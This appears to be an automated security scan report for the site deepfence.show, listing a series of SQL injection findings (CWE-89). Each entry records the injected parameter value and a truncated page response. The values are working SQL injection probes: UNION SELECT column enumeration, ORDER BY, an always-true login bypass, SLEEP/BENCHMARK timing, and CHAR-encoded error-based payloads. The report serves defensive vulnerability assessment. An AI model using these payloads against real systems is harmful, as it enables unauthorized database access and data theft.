href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#523

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#524				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(</td></tr></table>	Name	Value	demouser@	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(
Name	Value				
demouser@	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(

	deepfence.io	1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}\.\d{1,3}).*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#525	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@					

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#526

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" or "1"="1"#</td></tr></table>		Name	Value	demouser@deepfence.io	admin" or "1"="1"#
Name	Value					
demouser@deepfence.io	admin" or "1"="1"#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#527					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#528

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 27--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 27--
Name	Value				
demouser@deepfence.io	ORDER BY 27--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#529				

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2, 3, 4, 5, 6, 7

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUUhEUGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#530

Scan SQL Injection
Severity ERROR
Endpoint https://deepfence.show/
Request GET https://deepfence.show/ HTTP/1.1
Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#531

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#532				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 1=1#</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 1=1#
Name	Value				
demouser@deepfence.io	AND 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy... </pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#533				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre> <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg </pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#534

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#535				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	<table><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--</td></tr></table>	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--
